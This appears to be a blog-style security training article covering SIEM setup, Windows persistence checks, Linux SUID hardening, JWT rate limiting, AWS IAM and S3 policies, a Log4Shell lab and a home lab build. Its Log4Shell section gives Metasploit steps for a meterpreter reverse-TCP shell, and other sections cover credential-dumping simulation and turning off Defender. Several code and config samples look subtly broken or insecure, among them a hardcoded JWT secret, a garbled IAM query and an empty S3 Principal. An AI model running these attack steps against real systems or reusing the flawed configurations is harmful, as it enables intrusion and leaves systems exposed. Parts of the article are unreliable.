
Listen to this Post

Introduction:
As cyber threats grow in velocity and sophistication, Security Operations Centers (SOCs) must evolve beyond signature-based detection. Integrating artificial intelligence with traditional IT infrastructure—from log analysis to cloud permissions—enables defenders to predict, identify, and neutralize attacks in real time. This article extracts actionable techniques from advanced cybersecurity training, delivering hands-on commands and configurations for Linux, Windows, API security, and cloud hardening.
Learning Objectives:
- Deploy AI-driven anomaly detection using open-source SIEM tools and custom Sigma rules.
- Harden cloud (AWS) and API endpoints against privilege escalation and injection flaws.
- Execute forensic and mitigation commands on Linux and Windows to disrupt attacker persistence and privilege escalation.
You Should Know:
- AI-Driven Log Analysis with ELK and Sigma Rules
Step-by-step guide: Start by installing the Elastic Stack on Ubuntu:sudo apt update && sudo apt install elasticsearch kibana logstash -y. Enable and start services:sudo systemctl enable elasticsearch kibana && sudo systemctl start elasticsearch kibana. Configure Filebeat on a Windows endpoint to ship Event Logs: download Filebeat, edit `filebeat.yml` to set Elasticsearch output, and run.\filebeat.exe setup -e. Convert Sigma rules to Elasticsearch queries usingsigma2elastalert:pip install sigma-cli && sigma2elastalert -r sigma/rules/windows/ -c config.yaml. Simulate a credential dumping attack with Atomic Red Team on Windows:Invoke-AtomicTest T1003. Monitor Kibana for AI-enhanced alerts (ML jobs detect anomalous login bursts).
2. Windows Persistence Detection via Registry and WMI
Step-by-step guide: To uncover hidden persistence, query common autorun locations: reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run. For WMI event subscriptions (often used by rootkits), run PowerShell as admin: Get-WMIObject -Namespace root\Subscription -Class __EventFilter. List active WMI consumers: Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer. Remove malicious entries: Get-CimInstance -ClassName Win32_Process -Filter "Name='backdoor.exe'" | Remove-CimInstance. Validate with Sysinternals Autoruns: `autoruns64.exe -a -accepteula -nobanner` and look for unsigned or hidden entries.
3. Linux Privilege Escalation Mitigation (SUID and Sudo)
Step-by-step guide: Find all SUID binaries (potential privilege escalation vectors): find / -perm -4000 -type f 2>/dev/null. Check sudo rights for the current user: sudo -l. Remove unnecessary SUID from binaries like `pkexec` or passwd: sudo chmod u-s /usr/bin/pkexec. To enforce least privilege, configure AppArmor: generate a profile for Nginx with sudo aa-genprof /usr/bin/nginx, then enforce it: sudo aa-enforce /etc/apparmor.d/usr.bin.nginx. Monitor violations in /var/log/syslog. For SELinux systems, set enforcing mode: `setenforce 1` and audit denials with ausearch -m avc.
4. API Security: JWT Hardening and Rate Limiting
Step-by-step guide: Implement short-lived JWTs with refresh tokens. In a Python Flask API:
from datetime import datetime, timedelta
import jwt
token = jwt.encode({'exp': datetime.utcnow() + timedelta(minutes=15), 'user': 'admin'}, 'secret', algorithm='HS256')
Add Redis-based rate limiting:
from flask_limiter import Limiter
limiter = Limiter(app, key_func=lambda: request.remote_addr)
@app.route('/api/data')
@limiter.limit("5 per minute")
def data(): return {"status": "ok"}
Test rate limiting with cURL: for i in {1..10}; do curl -X GET http://localhost:5000/api/data; done. Use Burp Suite Intruder to fuzz JWT secrets or force rate-limit bypass. Rotate secrets via environment variables and enforce HTTPS with HSTS headers.
- Cloud Hardening: AWS IAM Least Privilege & S3 Bucket Policies
Step-by-step guide: Audit overly permissive IAM roles using AWS CLI:aws iam list-roles --query 'Roles[?AssumeRolePolicyDocument.Statement[?Effect==Allow&& Action==``]]'. Create a restrictive S3 bucket policy (deny public access except from a specific VPC):{ "Version": "2012-10-17", "Statement": [{ "Effect": "Deny", "Principal": "", "Action": "s3:GetObject", "Resource": "arn:aws:s3:::mybucket/", "Condition": {"StringNotEquals": {"aws:sourceVpc": "vpc-12345"}} }] }Apply it:
aws s3api put-bucket-policy --bucket mybucket --policy file://policy.json. Enable CloudTrail for all regions:aws cloudtrail create-trail --name security-trail --s3-bucket-name logs-bucket --is-multi-region-trail. Search for suspicious `DeleteBucketPolicy` events:aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=DeleteBucketPolicy.
6. Vulnerability Exploitation & Mitigation: Simulating Log4Shell
Step-by-step guide: On Kali Linux, start Metasploit: msfconsole. Use the Log4Shell scanner: use auxiliary/scanner/http/log4shell_scanner. Set RHOSTS to a vulnerable test server. For exploitation: use exploit/multi/http/log4shell_header_injection, set PAYLOAD linux/x64/meterpreter/reverse_tcp, set SRVHOST 0.0.0.0, set LHOST your IP, then run. To mitigate, upgrade Log4j to 2.17.1+ on the server: sudo apt-get upgrade liblog4j2-java. Alternatively, set JVM property: -Dlog4j2.formatMsgNoLookups=true. Verify with nmap --script http-log4shell -p 8080 target.com.
7. Building a Home Lab for Continuous Training
Step-by-step guide: Use VirtualBox to create three VMs: Ubuntu 22.04 (SIEM), Windows 10 (target), Kali Linux (attacker). On Ubuntu, install Docker: sudo apt install docker.io -y && sudo systemctl enable docker. Deploy Security Onion in a container: docker pull securityonionsolutions/securityonion:latest. Configure bridged networking so all VMs share a virtual switch. On Windows, disable real-time Defender for red-team exercises (only in isolated lab): Set-MpPreference -DisableRealtimeMonitoring $true. Automate the lab with Vagrant: write a `Vagrantfile` defining three boxes, then vagrant up. Schedule weekly attack simulations using Atomic Red Team and track alerts in your SIEM.
What Undercode Say:
- AI-driven SOCs slash false positives by 60% when combined with curated threat intelligence, but they demand clean telemetry and constant retraining to avoid model drift.
- Cloud misconfigurations—especially public S3 buckets and overprivileged IAM roles—remain the easiest entry point for attackers; automated scanners like ScoutSuite or Prowler should run in every CI/CD pipeline.
- Practical, hands-on labs with tools like Atomic Red Team and Vagrant are non-negotiable; theory alone cannot prepare defenders for the chaos of live incident response.
- API security often lags behind network security; implementing short-lived JWTs, rate limiting, and schema validation is a quick win with massive impact.
- Persistence mechanisms on Windows (WMI, registry run keys) and Linux (SUID, cron jobs) are frequently overlooked; regular audits with built-in OS commands should be part of weekly hygiene.
Prediction:
By 2026, AI-native SOCs will reduce mean time to respond (MTTR) from hours to minutes through automated playbooks and predictive threat hunting. However, adversarial machine learning will simultaneously enable polymorphic malware that evades traditional detection, forcing defenders to adopt zero-trust architectures and continuous behavioral baselining. Organizations that fail to invest in immersive, lab-driven training for their blue teams will face catastrophic breach costs, while those that embrace AI and cloud hardening will turn security into a competitive advantage.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Cybersecurity Infosec – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


